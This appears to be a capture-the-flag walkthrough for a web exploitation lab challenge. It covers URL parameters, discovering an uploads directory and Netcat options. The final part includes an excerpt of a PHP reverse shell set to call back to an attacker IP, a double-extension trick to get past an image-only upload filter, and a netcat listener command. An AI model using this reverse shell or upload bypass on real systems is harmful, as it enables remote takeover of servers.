


Day 2: Web Exploitation - The Elf Strikes Back!

Tool used: Kali-Linux, Firefox


Solution/walkthrough:

Question 1



Add given id - ODIzODI5MTNiYmYw into (ip address)?id=xxx


Question 2



View the page source, there are three types only can be accepted which is jpeg, jpg and png.

Thus, it only can accept image.

Question 3




On the URL, enter the common directories such as resources, uploads, images and so on. Then, <ip address>/uploads works.

Question 4

-k	At the end of a connection, Netcat waits for a new connection (only possible with GNU Netcat and only in combination with "-l")
-l (listen mode)	Listen and server mode for incoming connection requests (via port indicated)
-L Listen harder	Netcat also continues to operate in listen mode after client-side connection terminations (consistently with the same parameters; only supported by the Windows version)
-n (numeric only)	Only IP numbers, no DNS names
-o (file)	A hex dump is carried out for the data traffic (content of files represented in a hexadecimal view); used for fault finding (debugging network applications); recording/sniffing communication is possible (for outgoing and incoming packages)
-p (port)	Enters the local source port that Netcat should use for outgoing connections
-r	Use of random port values when scanning (for local and remote ports)
-s (address)	Defines the local source address (IP address or name)
-t	Telnet mode (enables server contact via Telnet); requires a special compilation of Netcat, otherwise the option is not available.
-u	Use of UDP mode (instead of TCP)
-U (gateway)	Netcat uses Unix domain sockets (GNU Netcat)
-v	Extensive output (e.g. responsible for the display and scope of displayed fault messages)


Research it and find the answer.

Question 5




```
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46 //
47
48 set_time_limit(0);
49 $VERSION = "1.0";
50 $ip = '10.18.11.248'; // CHANGE THIS
51 $port = 443; // CHANGE THIS
52 $chunk_size = 1400;
53 $write_a = null;
54 $error_a = null;
55 $shell = 'uname -a; w; id; /bin/sh -i';
56 $daemon = 0;
57 $debug = 0;
58
59 //
60 // Daemonise ourself if possible to avoid zombies later
61 //
62
63 // pcntl_fork is hardly ever available, but will allow us to daemonise
64 // our php process and avoid zombies. Worth a try...
65 if (function_exists('pcntl_fork')) {
66     // Fork and have the parent process exit
67     $pid = pcntl_fork();
68
69     if ($pid == -1) {
70         exit(1);
71     }
72 }
```

Download the reverse shell and change the ip address into self ip address and change the port into 443. After that, change the name of the reverse shell to <php-reverse-shell.jpg.php>.



Then, upload into the website.



Lastly, type `[sudo nc -lvp 443]` into panel and wait for it.

Then, the flag is shown.